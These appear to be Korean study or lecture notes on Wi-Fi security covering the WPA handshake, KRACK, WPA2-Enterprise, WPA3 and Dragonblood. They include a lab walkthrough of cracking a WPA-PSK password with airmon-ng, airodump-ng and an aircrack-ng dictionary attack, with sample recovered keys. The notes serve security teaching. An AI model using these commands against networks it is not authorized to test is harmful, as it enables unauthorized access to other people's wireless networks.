- 4-way handshake 과정 중 PTK 생성할 때 PSK 제외 모두 네트워크상 노출
- PSK 값을 사전공격 → MIC 값과 동일시 성공

ANonce : 인증자 생성 난수  
SNonce : 요청자 생성 난수

PTK : 암호화를 위한 임시 키  
MIC : 메시지 무결성 점검

# WPA – Wi-Fi Protected Access

실습 자료 - <https://cpuu.postype.com/post/55291>

## 모니터 모드(Promiscuous Mode)

```
1 $ ifconfig wlan0 down
2 $ airmon-ng start wlan0
```

## 유입 패킷 확인 – WEP 와이파이명 cpuu

```
1 $ airodump-ng wlan0mon
```


## 특정 대상 파일로 저장

```
1 $ airodump-ng -c 13 -w WEP_TEST --bssid 00:08:9F:49:5D:44 wlan0mon
```

## 덤프 파일 확인

## 사전파일 옵션 지정

```
1 sudo aircrack-ng WPA_TEST-01.cap -w /home/pi/darkc0de.lst
```



## 크래킹

Aircrack-ng 1.2 rc2  
[00:09:21] 44650 keys tested (333.61 k/s)

KEY FOUND [ 1234admin ]

```
Master Key   : D9 CA C5 DF F6 EF BA 04 9F 46 B7 0A 4A F2 3F A6
              8E C7 F2 E5 59 87 11 AB 86 B7 EE 7D 13 1C 50 1C

Transient Key : 7B 55 0F 86 C6 C4 A9 9D 7E FD A2 27 2C FF 71 74
              94 DB B8 28 BB A2 79 3C 6C 8C 4A 2D 5A 63 F7 D4
              7E 32 A3 FE FF C1 1E 66 5E A9 03 FA A8 2F C4 CE
              57 C8 59 93 3C C7 B9 FD 2F 79 C9 F8 F9 2E 3F 78


EAPOL HMAC   : 6B 92 A6 0F 5E 21 5D 1D 71 B7 21 5A 48 83 AB 33
```



# WPA/WPA2

## WPA/WPA2-PSK 취약점 – KRACK (2017)

PTK : 암호화를 위한 임시 키  
GTK : 그룹을 위한 암호화 임시 키




### PTK의 Nonce 값 재설정

- 키는 한 번만 설치, 사용해야 보안 보장
- 해당 행위를 반복하여 과거에 이미 사용된 nonce 값과 동일한 암호화 키가 사용
- 키 스트림 재 사용(취약점)을 유도

# WPA/WPA2


## WPA/WPA2-기업(Enterprise) 인증 방식 : IEEE 802.1x/EAP

### WPA2-Personal



EAP(Extensible Authentication Protocol)  
- 다양한 인증 방법을 전송하는 역할

### WPA2-Enterprise



EAP를 제공하는 인증 서버(RADIUS)로  
클라이언트 확인

# WPA3

## WPA3 특징 & 암호화

### 주요 특징

- 1) SAE(Simultaneous Authentication of Equals)
  - PSK(Pre-Shared Key) 대체
  - Password 기반 인증, 키 교환 매커니즘
- 2) MFP(Management Frame Protection)
  - 무차별 대입 공격 방지
- 2) Transition mode (WPA2 호환)

### 주요 형식

- 1) WPA3 Personal Mode
- 2) WPA3 Enterprise Mode
- 3) Wi-Fi Enhanced Open Mode
  - 개별 클라이언트 보호

## DRAGONBLOOD


WPA3를 다운그레이드 시켜 WPA2의 4way handshake 실행시킴

➔ WPA2의 취약점

Mit...		Nakatermi OWE Transition	149	Wi-Fi 6
Mit...	WPA3 (SAE)	Nakatermi 3 Personal NoTransition	149	Wi-Fi 6
Mit...	WPA2/WPA3 (PSK/SAE)	Nakatermi 3 Personal Transition	149	Wi-Fi 6
Mit...	WPA3 (802.1X)	Nakatermi 3 ENT	149	Wi-Fi 6
Mit...		Nakatermi Guest	149	Wi-Fi 6
Mit...	WPA2 (PSK)	Nakatermi Plaza	149	Wi-Fi 6
Mit...	WPA2 (802.1X)	Nakatermi 1x	149	Wi-Fi 6
Mit...		Nakatermi OWE Transition	1	Wi-Fi 6
Mit...	WPA3 (SAE)	Nakatermi 3 Personal NoTransition	1	Wi-Fi 6

Information Element	Value
Auth Key Management	60-6F-AC (IEEE 802.11)
Auth Key Management	WPA (SHA-256) (0)
RSN Capabilities	0x00cd
RSN Pre-Authentication Capabilities	Supported
RSN No Pairwise Capabilities	STA can supp
RSN PTKSA Replay Counter Capabilities	16
RSN GTKSA Replay Counter Capabilities	16
Management Frame Protection Required	Yes



감사합니다